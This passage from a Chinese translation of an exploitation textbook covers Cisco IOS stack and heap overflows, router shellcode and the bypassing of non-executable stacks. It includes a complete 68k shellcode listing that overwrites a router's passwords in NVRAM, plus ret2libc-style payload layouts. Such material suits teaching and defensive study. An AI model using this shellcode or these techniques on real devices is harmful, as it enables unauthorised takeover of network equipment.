02040D50: 080EE700 080EE752 02041178 02040CD8  ..g...gR...x...X
02040D60: 80000206 00000001 080EAEA2 00000000  ..........."....
02040D70: 00000020 020415B4 0209FCBC 02075FF8  ... ...4..|<.._x
02040D80: 02076B8C 0207E428 020813B8 0208263C  ..k...d(...8..&<
02040D90: 020A5FE0 020A7B10 020A8F3C 020C76A4  .._`..{....<..v$
02040DA0: 020C8978 020C9F2C 020CAA30 020CE704  ...x...,..*0..g.
02040DB0: 020D12EC 020D47B8 020D5AB8 020DB30C  ...l..G8..Z8..3.
02040DC0: 020DC5E0 020DD0E4 020DDBE8 020DE6EC  ..E`..Pd..[h..fl
02040DD0: 020E7BE8 020E8304 020E8E08 020E9DBC  ..{h..........<
02040DE0: 020EC5A0 020ED0A4 020EDBA8 020EE6AC  ..E ..P$..[(..f,
02040DF0: 020A0268 00000000 00000000 00000000  ...h............
```

真正的数组从偏移量0x02040D74开始。假设我们讨论的进程是Load Meter，那么在上面的例子里，它的PID是1，现在可以检查进程信息结构：

```
radio#sh mem 0x020415B4①
020415B0:           020411A0 02041550 00001388      ... ...P....
020415C0: 080EDEE4 00000000 00000000 00000000  ..^d............
```

在这个结构里，第二个条目就是进程的当前栈指针。因为Load Meter每30秒执行一次，所以多查询几次就可以得到一个稳定的值。用`show stacks`命令加上进程的PID可以查询进程的栈帧：

① 可能是0x02041584。——译者注

```
radio#sh stacks 1
Process 1:  Load Meter
  Stack segment 0x20411A0 - 0x2041588
  FP: 0x204156C, RA: 0x80E2870
  FP: 0x2041578, RA: 0x80EDEEC
  FP: 0x0, RA: 0x80EF1D0
```

利用获得的信息，就可以找到被破解进程栈的可工作的返回地址。当然，难题是特殊型号路由器的众多IOS映像中的一个或几个才有这样稳定的地址。一般而言，使用启动时已经获得正确加载的进程栈是安全的。前几个进程的加载顺序一般是固定的，因为它们在映像中的地址是硬编码的；而根据具体的配置或其他的硬件模块，其他的进程可能会稍后加载。因此，这些进程的加载顺序不是固定的，每次重启后，它们的栈在内存中的位置都会有变动。

视具体的目标平台而定，你可以用局部改写帧指针或返回地址的方法更稳定地执行代码。大多数思科设备运行在big-endian机器上，比起little-endian平台来，big-endian平台上的局部改写作用不大。如果漏洞允许且目标是little-endian，只改写返回地址的一两个字节，将会保持高24位或16位不会被破坏，当与较长的缓冲区结合使用时，可能会获得与位置无关的返回地址。

应该强调，到目前为止，在IOS上获得真正稳定地执行代码的方法是，识别透露了实际内存地址的内存泄露漏洞。如果用这些信息可以推断出攻击者提供数据的位置，那么将有可能通过用已知位置改写返回地址来可靠地执行代码。攻击者提供的数据保存在内存区的什么地方并不重要，因为IOS并没有禁止在堆栈上执行代码。

13.4.2 堆溢出

如果正在溢出的缓冲区保存在堆块里，那么结果通常是所谓的软强制崩溃。当这种情形出现时，Check Heaps进程会发现恶化的堆结构，并告诉IOS崩溃了，将受影响区域的内存内容转储出来，重启路由器。在众多的输出内容中，你会看到下面这一行：

```
00:00:52: %SYS-3-OVERRUN: Block overrun at 209A1E8 (redzone 41414141)
```

前面提过，IOS用静态魔幻值检测堆块是否被溢出。在这个例子里，Check Heaps将发现堆块不是以魔幻值0xFD0110DF结束的，而是以0x41414141结束的。利用这类漏洞的方法与在通用操作系统上利用堆溢出一样。当堆管理代码改变块列表时，攻击者提供的数据替换在堆块后面的管理头信息里的信息，把一个已知值写入一个已经位置。使用的方法与第5章中讨论的方法类似。

1. IOS相关问题

为了使这个方法可以工作，这个值必须与IOS期望的值一致。这对固定的魔幻值来说很容易，但是要求当使用可预言的字节时，你的溢出在目标缓冲区中总会发生。例如，如果由于域名或其他不好预言的信息，在red zone和其后堆块头部被影响前，缓冲区里需要的字节数是变化的，这将导致不能很好地工作。

另一个严重的问题是，Check Heaps进程在堆结构（参见13.1.3节的列表）上执行的验证列表。在分配或释放堆块的时候，根据不同的IOS的版本和映像，这些验证的子集也可能会被执行。因为这个检查包括了对后续的和前面的指针的循环检查，没有已知的方法可以用任意值替换它们。这意味着前面的指针必须包含它之前的正确的值；对稳定的远程破解来说，这并不是一个

好的基础。

在想出解决办法之前，实验性质的IOS堆利用程序将用事先记录的值处理PrevBlock指针，因为没有可以工作的值。攻击者为了使路由器使用堆块里可以预言的地址，必须先使它崩溃。像前面提到的那样，加载和启动进程很好预言，刚刚重启的路由器在分配块时很可能会使用相同的内存地址。这可以理解为“仅在实验室中可以很好地预言”。

free函数在执行前，还需要验证堆块的BlockSize字段，但我们可以通过替换修正值或0x7FFFFFD0与0x7FFFFFFF之间的某个值蒙混过关。因为一旦管理代码为之加上40B，它们将会重叠。堆块结构里的其他值根本不会被验证，因此可以用任何值改写它们。

因此，当溢出堆块边界时，需要重建完整的堆块头。表13-4显示了需要填充哪些内容。

表13-4　堆溢出要求

段	要　求	值
REDZONE	必须准确	0xFD0110DF
MAGIC	必须准确	0xAB1234CD
PID	必须准确	—
AllocCheck	无需求	—
AllocName	无需求	必须指向文本段的某个字符串
AllocPC	无需求	—
NextBlock	必须位于映射的内存区域	—
PrevBlock	必须准确	改写后的值
BlockSize	必须设置使用的MSB，不用的块的MSB必须清除	0x7FFFFFFF
RefCnt	必须非空	1
LastFree	无要求	—

读者们肯定会注意到，当使用这个头部的操作被执行时，上表略述的需求允许改写堆块头并通过测试，但不允许向任意甚至受限的内存区域写入任何数据。在当前的结构里，根本还未涉及溢出。

2. 涉及取消链接的内存写操作

一旦构造了伪造的块，我们就可以通过连续的缓冲区溢出把它写到下一个堆内存块里。如果通过不设置BlockSize字段最高位的方式把伪造的堆块头部标记为未使用，则开始溢出的堆块将被取消分配，IOS为了使堆碎片最少，将会尝试着把两个堆块合并成一个大的空闲堆块。

13.1.3节曾提到过，空闲内存块在载荷部分还保存有额外的内存管理信息。这些字段也会被验证，但与主头部相比，对它们的验证就不那么严格了。另外，程序员习惯了速度优先而不是结构化代码的开发。空闲块合并完全基于NextFree和PrevFree指针。合并两个块所执行的操作是：

- PrevFree里的值被写到NextFree + 20指向的地址；
- NextFree里的值被写到PrevFree指向的地址。

因此，如果某人设法用IOS认为有效的数据改写主堆内存块，并提供额外的空闲块头部信息，那么一旦这个块被合并，就可以把任意值写到任意的内存地址。

3. 其他选择

和大多数用C编写的大型应用程序一样，IOS也使用了大量的指针。实际上，它的行为有点像操作系统，需要提供动态代码功能，这样，在代码里启用或禁用设备只需增加需要的指针列表就可以了。IOS代码里的许多功能都依赖于保存在类似结构里的回调函数地址。

比如，IOS里面甚至有设备“列表”，可以用show list命令查看。当在这条命令后面加上列表号时，输出的内容和下面的类似：

```
radio#show list 2
list ID is 2, size/max is 1/-
list name is Processor
enqueue is 0x80DC044, dequeue is 0x80DC132, requeue is 0x80DC1E2
insert is 0x80DC2C2, remove is 0x80DC3F0, info is 0x80DC84C
head is 0x201AD44, tail is 0x201AD44, flags is 0x1

    #    Element       Prev       Next       Data  Info
    0    201AD44          0          0   201AD34
```

列出的enqueue、dequeue、requeue、insert、remove和info地址都是IOS代码库里的函数，它们在创建列表时被注册。当必须在列表结构上执行各自的操作时，调用这些函数。IOS里有许多这样的数据结构。因此，在设法执行完全的堆破解之前，检查正在溢出的堆块内容是很明智的。如果你读了很多代码，并且有好运相伴，将更有可能溢出到这些结构中的一个，而不是紧随其后的堆头部。

4. 局部攻击

当在堆块上审查检查列表时，应该坚持不验证NextBlock指针。这对攻击者很有利，因为稍后在修改链表时，就会用到NextBlock指针。

- **NVRAM 失效**

不检验NextBlock指针的方法是否可用取决于路由器的型号。在一些型号里，NVRAM（映射flash内存的内存区域）用于保存路由器的配置，对IOS是可写的。而在一些其他型号的路由器里，这个内存区域映射成只读的，只有在IOS需要配置保存到它里面时，它才被允许写。

通过提供指向映射NVRAM区域的NextBlock指针，在堆块链表上的操作将促成路由器把指针值写到它的配置段（section）里。如果NVRAM是只读的，那么路由器将会由于写保护异常而崩溃，并重新启动。然而，如果NVRAM是可写的，路由器将会一直运行下去，直到Check Heaps发现恶化的堆后重启系统。IOS在系统恢复后将会检查保存在配置里的检验和，最后终将发现校验和已不再正确了。如果思科路由器没有有效的配置，它会默认请求配置信息，并通过BOOTP/TFTP把这个请求广播到网络上。如果攻击者位于同一LAN网段，他就可以为路由器提供配置，从而控制这个设备。

- **全局变量改写**

由于IOS的整体性，许多变量需要全局保存，所以可以随时访问它们。在这些变量中有一种类型是标志（flag）（与信号量类似），它指示正在执行的中断处理例程或非重入函数，从而防止再次调用同一函数。当然，同样可以用它指示NVRAM是否失效，因为为了表示“真值”，布尔

变量不一定非要是空值。因此，堆列表一旦被重新组织，NextBlock指针指向的布尔全局变量将会被设成“真”。

Gyan Chawdhary声称找到了一个方法，可以预防崩溃的路由器Check Heaps，但在写本书的时候，他还没有提供证据。尽管这听起来有些道理，但现在还不清楚损坏的Check Heaps进程是否可以使代码执行简单化。这个方法显然包括了设置一个标记：告诉IOS它已经崩溃了，因此阻止发生真正的崩溃。

在负责向CPU提供最终追踪指令的代码里也有这样的标记，所以它可能是个神秘的标记。这个标记像信号量那样，用于防止再次进入崩溃的函数。在反汇编器里寻找这个函数的方法中，最简单的方法是搜索交叉引用字符串“Software-forced reload”：

```
text:080EBB68 sub_80EBB68:
text:080EBB68 var_4           = -4
text:080EBB68 arg_0           =  8
text:080EBB68
text:080EBB68                 link     a6,#0
text:080EBB6C                 move.l   d2,-(sp)
text:080EBB6E                 move.l   arg_0(a6),d2
text:080EBB72                 tst.l    (called__200B218).l
                                ; Was crash function already called?
text:080EBB78                 bne.w    loc_text_80EBC18
                                ; Exit if so
text:080EBB7C                 moveq    #1,d1
text:080EBB7E                 move.l   d1,(called__200B218).l
                                ; mark function as called
text:080EBB84                 bsr.w    breakpoint__80EB9B8
text:080EBB88                 pea      aSoftwareForcedReloa
                                ; "\n\n%%Software-forced reload\n"
text:080EBB8C                 pea      ($FFFFFFFE).w
text:080EBB90                 bsr.l    sub_text_807CB72
```

像前面提到的，许多这样的全局变量都可以被识别。但它们都有依赖映像文件的缺点，因此，可能只影响数千个映像中的一个。与这类变量接近的是初始启动代码，至少对思科 IOS映像的某些分支来说，我们将有更多机会及时在某些点识别通用地址位置。

13.4.3 shellcode

尽管可以通过Telnet（有些也可以通过SSH）访问思科路由器，但它里面的shell概念与标准UNIX甚至Windows系统里的概念是不一样的。因此，如果可以执行代码，那么IOS上的shellcode所做的事情肯定也不一样。

1. 改变配置的shellcode

第一个尝试是简单地修改路由器的配置。这个方法最大的优势是，我们可以只根据型号来编写shellcode，判断依据是，系统取决于不同型号上的NVRAM被映射到不同的内存区域。另外，现在大多数型号禁止写入NVRAM，因此，shellcode必须知道怎样打开内存页上的写许可。除此之外，这类shellcode将完全不受IOS映像和功能的约束，因为它将直接在硬件上运行。

● 完全替换

这类代码所做的是把随身携带的配置传给路由器。一旦执行，代码将把配置写入NVRAM，重新计算检验和及长度字段，并把结果写回NVRAM，然后通过文档中介绍的冷起动CPU的方法重启路由器。当路由器恢复后，shellcode携带的配置就替换了原先的配置，因此，攻击者可以完全访问这台路由器，当然前提是它携带的配置必须是正确的。

幸运的是，在IOS中所有的配置命令都可以缩写，只要它们之间可以区分即可。此外，配置文件里没有明确设置的条目，系统将会为之分配或多或少合理的默认值。这样，整个配置就可以非常简短：

```
ena p c
in e0
 ip ad 62.1.2.3 255.255.255.0
ip route 0.0.0.0 0.0.0.0 62.1.2.1
li v 0 4
 pas c
 logi
```

上面的命令配置Telnet，把密码设为c，设置Ethernet0接口的IP地址，包括到下一路由器的默认路由。这个配置一旦被加载，攻击者就可以远程连到这个IP，并根据他的需要进一步修改路由器配置。

在执行这类攻击时一定要记住，NVRAM是慢速媒介，不能频繁地向它里面写入数据，因此，复制操作之间必须有延迟。同样，禁止平台上的所有中断也很重要，否则，仍可以看到网络流量的接口将会中断复制操作，并回到IOS。

● 部分替换

除了替换整个配置外，我们也可以只搜索并修改需要的内容，例如密码。前提是攻击者可以对这台机器执行Telnet或SSH访问，只是因为没有密码而被拒之门外了。也可以在本地大缓冲区的情形里使用这类shellcode，因为指示会议特权的标记往往就在IOS内存周围，就像其他代码所做的那样。

适用于思科2500型号、搜索并替换shellcode的例子如下：

```
##

# text segment
        .globl  _start

_start:
  #
  # Preamble: unprotect NVRAM and disable Interrupts
  #
  move.l  #0x0FF010C2,a0
  lsr (a0)
  move.w  #0x2700,sr;
  move.l  #0x0FF010C2,a0
  move.w  #0x0001,(a0)
```

```
  #
  # First, look for the magic value (0xABCD)
  #
  move.l  #0x0E000000,a0
find_magic:
  addq.l  #2,a0
  cmp.w #0xABCD,(a0)
  bne.s find_magic
  #
  # a0 should now point to the magic
  # make a1 point to the checksum
  #
  move.l  a0,a1
  addq.l  #4,a1
  #
  # make a2 point to the suspected begin off the config
  #
  move.l  a1,a2
  addq.l  #8,a2
  addq.l  #8,a2


modmain:
  cmp.b #0x00,(a2)
  beq.s end_of_config

  #
  # search for the password string
  #
  lea S_password(pc),a5
  bsr.s strstr
  tst.l d0
  # if equal to 0x00, string was not found
  beq.s next1

  #
  # found password string, d0 already points to where we want to replace it
  #
  move.l  d0,a4
  lea REPLACE_password(pc),a5
  bsr.s nvcopy

next1:
  #
  # search for the enable string
  #
  lea S_enable(pc),a5
  bsr.s strstr
  tst.l d0
```

```
  beq.s next2

  #
  # found enable string, d0 already points to where we want to replace it
  #
  move.l  d0,a4
  lea REPLACE_enable(pc),a5
  bsr.s nvcopy
next2:
  addq.l  #0x1,a2
  bra.s modmain

end_of_config:
  #
  # All done, now calculate the checksum and replace the old one
  #
  # clear checksum for calculation
  move.w  #0x0000,(a1)

  # delay until the NVRAM got it
  move.l  #0x00000001,d7
  move.l  #0x0000FFFF,d6
  chksm_delay:
   subx d7,d6
   bmi.s  chksm_delay

  # load begin of buffer to a5
  move.l  a0,a5

  # calculate checksum
  bsr.s chksum
  # write checksum to NVRAM
  move.w  d6,(a1)

  # delay until the NVRAM got it
  move.l  #0x00000001,d7
  move.l  #0x0000FFFF,d4
  final_delay:
   subx d7,d4
   bmi.s  final_delay

restart:
  move.w  #0x2700,%sr
  moveal  #0x0FF00000,%a0
  moveal  (%a0),%sp
  moveal  #0x0FF00004,%a0
  moveal  (%a0),%a0
  jmp (%a0)
```

```
# --------------------------------------
# SUBFUNCTIONS
# --------------------------------------

########################################
#
# searches for the string supplied in a5
# if found, d0 will point to the end of it, where the modification can take place
# if not found, d0 will be 0x00
strstr:
  move.l  a2,a4

strstr_2:
  cmp.b #0x00,(a5)
  beq.s strstr_endofstr
  cmp.b (a5)+,(a4)+
  beq.s strstr_2

  # strings were not equal, restore a2 and return 0 in d0
  clr.l d0
  rts

strstr_endofstr:
  # strings were equal, return end of it in d0
  move.l  a4,d0
  rts
#
########################################


########################################
#
# nvcopy
# copies the string a5 points to to the destination a4 until (a5) is 0x00
#
nvcopy:
  # delay
  move.l  #0x00000001,d7

 nvcopyl1:
  cmp.b #0x00,(a5)
  beq.s nvcopy_end
  move.b  (a5)+,(a4)+
  #
  # do the delay
  #
  move.l  #0x0000FFFF,d6
  nvcopy_delay:
   subx d7,d6
```

```
    bmi.s  nvcopy_delay

   # again
   bra.s nvcopy11

nvcopy_end:
   rts
#
#########################################


#########################################
#
# chksum
# calculate the checksum of the memory at a5 until 0x00 is reached
#
chksum:
  clr.l d7
  clr.l d0
 chk1:
  # count 0x0000 seqences in d0 up and exit when d0>10
  cmp.w #0x0000,(a5)
  bne.s chk_hack
  # 0x0000 sequence found, branch out to chk2 only if 0x0000 count > 10
  addq.l  #1,d0
  cmp.l #10,d0
  beq.s chk2
 chk_hack:
  clr.l d6
  move.w  (a5)+,d6
  add.l d6,d7
  bra.s chk1

 chk2:
  move.l  d7,d6
  move.l  d7,d5
 chk3:
  and.l #0x0000FFFF,d6
  lsr.l #8,d5
  lsr.l #8,d5
  add.w d5,d6
  move.l  d6,d4
  and.l #0xFFFF0000,d4
  bne chk3

  not.w d6

  # done, returned in d6
  rts
```

13

```
#
##########################################




# -------------------------------------
# DATA section
# -------------------------------------
S_password:
.asciz  "\n password "
S_enable:
.asciz  "\nenable "

REPLACE_password:
.asciz  "phenoelit\n"
REPLACE_enable:
.asciz  "password phenoelit\n"


# --- end of file ---
```

2. 修改运行时映像的shellcode

对于shellcode来说，还有一种可能，就是修改而不是配置IOS的代码。它的好处是不用重启路由器即可简单地禁用和改变路由器的功能。如果攻击者非常熟悉被攻击的映像，他们可以去除文本区所在的内存区域的保护，并修改位于已知位置的代码里的字节，继续后面的操作。当然，对于基于栈的缓冲区溢出破解程序，或者对于今天已经不复存在的非常高级且稳定的堆溢出破解程序来说，这只是一种选择。

这类shellcode也可以修改line access（Telnet）的密码验证全程并启用模式。一旦把它们修改成无条件通过密码验证，攻击者就可以用任意密码远程连网这台机器，并同样可以把权限提升为启用模式。已经有人实现这类shellcode了，而且它们运行得非常好。

3. 绑定shell

第一次出现在BlackHat Briefings Las Vegas 2005上的由Michael Lynn编写的IOS绑定shell，被认为是最好的思科shellcode。但是，这次演讲在思科和IIS干扰之后被取消了，因此，Michael的实现细节一直到现在都未公开。

对IOS绑定shellcode来说，最有前途的方法就是重用IOS中已经存在的代码。因为IOS没有像通用操作系统那样提供系统调用，因此，它本身不存在shell进程，也不能通过监听套接字并在进入的连接上执行程序而实现。然而，IOS的开发者在为设备实现服务的时候，也要解决类似的问题。例如，IOS中finger服务的输出内容实际上与`show users`命令输出的内容一模一样。因此，我们可以假设服务处理例程就是所指命令的真正实现。

如果查看IOS映像的反汇编代码并搜索命令的字符串，将会发现只有一个小函数使用这样的字符串。它包含的代码如下：

```
text:0817B136            clr.l   -(sp)          ; null
text:0817B138            clr.l   -(sp)          ; null
text:0817B13A            pea     (1).w          ; 1
text:0817B13E            clr.l   -(sp)          ; null
text:0817B140            pea     aShowUsers     ; "show users"
text:0817B144            move.l  d2,-(sp)       ; ?
text:0817B146            move.l  d0,-(sp)       ; line
text:0817B148            bsr.w   sub_text_817AF7E
```

因此，显然有一个接收大量参数（包括要执行的命令）的函数。这个函数唯一一个不同的参数不是0就是1（应该是一个指向数据结构的指针）。这个结构包含的类似于套接字描述符的东西应该可以猜到，因为被调用的函数必须可以向TCP通道（而不是控制台）发送命令的输出。在映像已经解压到RAM里的2600路由器上，可以通过ROMMOM修补这个字符串，从而验证这个理论是否可行：

```
BurningBridge#
*** System received an abort due to Break Key ***
signal= 0x3, code= 0x500, context= 0x820f5bf0
PC = 0x8080be78, Vector = 0x500, SP = 0x81fec49c
rommon > priv
Password:
You now have access to the full set of monitor commands.
Warning: some commands will allow you to destroy your
configuration and/or system images and could render
the machine unbootable.
rommon > dump -b 0x81855434 0x20
81855434  73 68 6f 77 20 75 73 65 72 73 00 00 0a 54 43 50 show
users...TCP
81855444  3a 20 63 6f 6e 6e 65 63 74 69 6f 6e 20 61 74 74 : connection
att
rommon > alter -b 0x81855434
81855434 = 73 >
81855435 = 68 >
81855436 = 6f >
81855437 = 77 >
81855438 = 20 >
81855439 = 75 > 66
8185543a = 73 > 6c
8185543b = 65 > 61
8185543c = 72 > 73
8185543d = 73 > 68
8185543e = 00 >
8185543f = 00 > q
rommon > cont
BurningBridge#
```

向路由器发送finger请求表明执行的是show flash命令，而不是用户列表：

```
fx@linux:~$ finger 0@192.168.2.197
[192.168.2.197]
```

```
System flash directory:
File  Length   Name/status
  1   11846748  c2600-ipbase-mz.123-8.T8.bin
[11846812 bytes used, 4406112 available, 16252924 total]
16384K bytes of processor board System flash (Read/Write)
```

当在映像中检查被代码所引用的（finger处理函数所在的）位置时，将以一个较大的函数结束（它向重复调用的注册函数传递许多这样的小处理函数）。在它们之中，我们又发现了finger服务处理程序：

```
text:08177C2A             clr.l   (sp)
text:08177C2C             pea     (tcp_finger_handler__817B10C).l
text:08177C32             pea     ($4F).w
text:08177C36             pea     ($13).w
text:08177C3A             pea     (4).w
text:08177C3E             bsr.l   sub_text_80E8994
text:08177C44             addq.w  #8,sp
text:08177C46             addq.w  #8,sp
```

参数4未知，但0x31似乎是TCP协议指示器，而0x4F则明显是finger服务的端口号。从而可以推断，存在一个注册函数，它接受protocol/port/handler 3-touples，并向IOS注册它们。因此，开发一个shellcode，把函数注册到未用的端口并执行shell命令是有可能的。只不过时至今日，仍未见过这样的shellcode。

13.5 小结

只有一小部分人在公开研究怎样破解思科IOS，部分原因是它很神秘，另外的原因则可能是需要的设备太昂贵了。有了思科7200模拟器（http://www.ipflow.utc.fr/index.php/Cisco_7200_Simulator），更多人就可以参与这个有趣的游戏了。

这个领域非常有趣，因为破解程序里经常使用的路径并不直接适用于IOS。由于地址空间随机化的引入，在普通操作系统中频繁出现问题，而现在它也成为可靠破解IOS的主要障碍。但另一方面，大部分的因特网和公司网络仍运行在几乎没有保护的思科设备上。

理解思科设备里硬件和软件设计的含义，创造性地使用这样的知识，在某一天可能会生成可靠且工作良好的IOS破解程序。机会之门等待有心人来开启。

第 14 章

保护机制

随着代码执行bug和破解程序的增加，操作系统厂商为了保护他们的用户，开始在产品中增加常见的保护机制。所有这些机制（除代码审计外）都致力于减少破解成功的可能性，而不是从根本上消除漏洞，因此，保护机制里的任何小问题都可能被攻击者利用来执行代码。

本章首先介绍一些常见的保护机制，然后再讨论他们在各个操作系统上的细节。此外，我们也会介绍保护机制里的弱点，以及如何绕过这些保护机制。

14.1 保护

本章通篇都需要显示在采用不同的保护措施时的栈布局。下面是作为例子的C代码：

```
#include <stdio.h>
#include <string.h>

int function(char *arg) {
   int var1;
   char buf[80];
   int var2;
   printf("arg:%p var1:%x var2:%x buf:%x\n", &var1, &var2, buf);
   strcpy(buf, arg);
}

int main(int c, char **v) {
  function(v[1]);
}
```

标准的栈布局没有采用任何保护机制或优化，看起来像下面这样。

```
↑低地址
var2             4B
buf              80B
var1             4B
saved ebp        4B
return address   4B
arg              4B
↓高地址
```

注意，本章使用的显示模式与调试器一样：低地址显示在页面上方。

14.1.1　不可执行栈

迄今为止，最常见的安全bug仍是基于栈的缓冲区溢出。最常见的破解它们的方法是：把代码放在栈上，在被溢出的同一缓冲区里，改写返回地址，最后跳到它。通过使栈不可执行，这种破解技术就失效了。

1996年8月，有人在bugtraq里提及运行在Alpha上的DEC公司的Digital UNIX的不可执行栈（简写为nx-stack）（http://marc.info?m=87602167419750），尽管它在1999年2月之前可能只是不稽之谈（http://marc.info?m=91954716313516），但它的出现可能是推动Casper Dik在1996年9月19日创建并发布一个令人难以置信的shell脚本的动力，这个脚本可以在运行时修补内核，从而在Solaris 2.4/2.5/2.5.1上实现了nx-stack（http://seclists.org/bugtraq/1996/Nov/0057.html）。随后，在1997年4月12日，Solar Designer发布了他为Linux提供的第一个补丁（http://marc.info?m=87602167420762）。然而，从目前的研究看来，这些实现还不是最早的，14.2节将详细介绍这一情况。

在很长一段时间内，Intel架构都不接受不可执行栈，但是今天，在大多数的 Linux发行版、OpenBSD、Mac OS X、Solaris、Windows等系统里面，这个特征都被默认启用了。

在nx-stack机制出现后，几乎立即就有人想出了一些技术来绕过它。所有这些技术都依靠一个非常简单的事实：只将栈标记为不可执行，这样代码在其他地方（比如在堆上）仍可以执行，此外，改写返回地址仍是难以检测的夺取脆弱应用程序执行流的有效手段。

一个称为eturn-into-libc（简写为ret2libc）的技术最早开始在nx-stacks中利用基于栈的缓冲区溢出。ret2libc后来陆续被改良为ret2plt、ret2strcpy、ret2gets、ret2syscall、ret2data、ret2text、ret2code、ret2dl-resolve和chained ret2code（或称为chained ret2libc）技术。

当Tim Newsham在1997年4月27日第一次发表关于这个主题的帖子时，甚至是在Linux上第一个nx-stack出现之前，他脑子里明显有很多想法（http://marc.info?m=87602167420860），但又过了一段时间，第一个具体的例子及利用程序才浮出水面之前。

- **ret2data**。绕过nx-stack的最简单的方法是，把注入的代码 / egg / shellcode放到数据段里，使用恶化的返回地址跳到它。当然，当被溢出的缓冲区在栈上时，攻击者需要另外找一个把代码放在内存里的方法。这样的方法有几个，例如，缓冲I/O使用堆来保存数据。
- **ret2libc**。在1997年4月10日，Solar Designer在一封发往bugtraq的电子邮件里对此做了说明（http://marc.info?m=87602746719512）。主要意思是，使用直接跳到libc代码的返回地址，例如，UNIX上的`system()`、`WinExec()`，或者像David Litchfield指出的Windows上的`LoadLibraryA()`（http://www.ngssoftware.com/research/papers/xpms.pdf）。在栈缓冲区溢出里，攻击者可以控制整个栈帧，其中包括返回地址或任何可以被当作函数返回参数的东西，因此，用攻击者选择的参数调用libc里指定的函数是有可能的。主要限制是有效字符的范围（例如，十分常见的`'\x00'`就不能被注入）。
- **ret2strcpy**。在1998年1月30日，Rafal Wojtczuk公开了此技术（http://marc.info?m=88645450313378）。尽管这个技术也是基于ret2libc的，但它赋予攻击者运行任意代码的能

力。这个简单但很巧妙的主意是，用指向栈缓冲区（或内存里任何其他的地址）代码的src参数以及指向选择的可写和可执行内存地址的dst参数返回strcpy()。通过控制整个栈帧，攻击者可以控制strcpy()返回哪里，从而跳到已经用strcpy()把代码复制到那里的内存地址，即可执行任意代码。当然，用其他合适的函数同样可以达到这样的效果，如sprintf()、memcpy()等。

```
↑ 低地址
&strcpy          4B，与改写的返回地址一致
dest_ret         4B，执行strcpy()之后的目标地址
dest             4B，已知的可写并且可执行的地址
src              4B，必须指向注入的代码
↓ 高地址
```

尽管作为源参数传递的指针好像必须精确地指向代码，但是较小的nop垫允许用近似的地址成功执行代码。8.9节介绍了Windows平台上使用ret2strcpy的例子。

- **ret2gets**。Ariel Futoransky的最爱，它与ret2strcpy非常类似，但在正确的条件下更加可靠，因为除可写的地址及放置注入代码的可执行内存外，它不再需要任何其他的参数。
  当然，像gets()从stdin读取数据一样，你必须可以控制应用程序的输入，但这对大多数本地利用和一些远程的，特别是对通过inetd或类似东西启动的应用程序来说，这太容易了。其他的函数还有read()、recv()、recvfrom()等。尽管必须猜出正确的文件描述符参数，但是如果它足够大，也可以忽略count。

```
↑ 低地址
&gets            4B，与改写的返回地址对齐
dest             4B，执行gets()后的目标地址
dest             4B，已知的可写并且可执行的地址
↓ 高地址
```

- **ret2code**。这是一个通称，代表所有不同的、破解已经存在于应用程序中的代码的方法。它可能是应用程序里一些攻击者感兴趣的“真实的”代码，或者只是一些已有代码的片段，就像已经解释的一些例子。
- **chained ret2code**。也称为chained ret2libc。这个概念并没有一个很清晰的说明，在1997年，它曾以ret2syscall的简单形式使用过，但第一次被John McDonald公开演示其全部潜能是在1999年3月3日（http://marc.info?m=92047779607046），在一个针对SPARC上的Solaris的真实破解程序里。后来，在2000年5月6日（http://seclists.org/bugtraq/2000/May/0090.html），Tim Newsham在针对x86上的Solaris的破解程序里又展示过它。在2001年12月27日，Rafal Wojtczukin在*Phrack*杂志上发表的文章里（http://phrack.org/archives/58/p58-0x04），对此种技术在Linux上的应用做了细致入微的解释。
  在Inter x86上，有4项技术可以实现chained ret2code。
  - 第一项技术是，设法把栈指针移到用户可控制的缓冲区里，就像Tim Newsham的破解程

序所做的那样。

- 第二项技术是，调整在每个函数返回后的栈指针，例如，使用pop-pop-pop-pop-ret这样的序列。
- 当返回用pascal或stdcall调用约定实现的函数时，就像Windows里使用的，第三项技术是唯一的选择。对于这些调用约定，被调用者将在返回时整理栈，留下它对执行接下来的chained调用再好不过了。这种形式的chained ret2code简单易用，为破解提供了非常多的可能性。
- 最后一项用于chained re2code的技术是John McDonald用于SPARC的技术，虽然它非常依赖于SPARC的特性，但它与刚刚解释的第三项技术有些关系。

- ret2syscall。这项技术我们已经提过了，是在1997年4月28日，Tim Newsham在bugtraq发表的帖子里提出并解释的（http://marc.info/?m=87602167420860）。对于使用寄存器作为系统调用参数的系统来说，比如Linux，必须在代码里找出两个不同的参数，并把它们链在一起。第一项必须从栈上弹出所有需要的寄存器，然后返回。

```
pop eax
pop ebx
pop ecx
ret
```

  第二个片段简单地执行系统调试就可以了。通过控制栈，攻击者控制弹出的寄存器。和ret2strcpy类似，必须设置来自第一个片段的返回地址，从而使它返回第二个片段并开始执行系统调用。

  在其他那些通过栈传递系统调用参数的操作系统上，把调用链成一串是非常简单的。只需为第一个代码片段设置一个寄存器（例如，对Windows、OpenBSD、FreeBSD、Solaris/x86、Mac OSX来说，eax必须被设成系统调用编号），第二个片段则只需执行系统调用。

  尽管在Windows上只用系统调用编写代码是可能的，但就像Piotr Bania在2005年8月4日在他的文章“Windows Syscall Shellcode”（http://www.securityfocus.com/infocus/1844）里解释的那样，以ret2syscall的方式来实现仍有待证明。

- ret2text。这是对跳进可执行二进制本身的.text段（代码段）方法的总称。ret2plt和ret2d-lresolve是它的两个特例。随着像W^X和ASLR之类的保护机制的增加，ret2text攻击将变得日益重要，后文即将详细介绍。

- ret2plt。在1998年1月30日，Rafal Wojtczuk阐述了这项技术（http://marc.info?m=88645450313378）。为了防范ret2libc攻击，Solar Designer在1997年4月10日提出把库移到ASCII Armored Address Space（AAAS）（http://marc.info?m=87602746719512），因为AAAS的地址范围中包含一个'\x00'（例如，0x00110000），因此在strcpy()发生溢出时可以防范ret2libc攻击。

  ret2plt通过二进制的Procedure Linkage Table（PLT）间接调用libc函数。PLT是一个跳转表，程序使用的每一个库函数在里面都有一个对应的条目，对那些动态链接的ELF可执行文件

来说，它们在内存里的表示不会被重定位到AAAS。

这项技术的主要局限是：它只能调用目标二进制曾使用过的函数，否则就没有PLT条目。

```
↑低地址
&strcpy@plt        4B，strcpy函数PLT条目的地址
dest_ret           4B，执行strcpy()后的目标地址
dest               4B，已知的可写并且可执行地址
src                4B，必须指向注入的代码
↓高地址
```

- ret2dl-resolve。不得不再次提到Rafal Wojtczuk，他在前面提到的Phrack文章里也解释了ELF的动态链接器解析符（ld.so）怎样返回代码，从而利用没有被二进制使用的库函数执行ret2plt攻击。
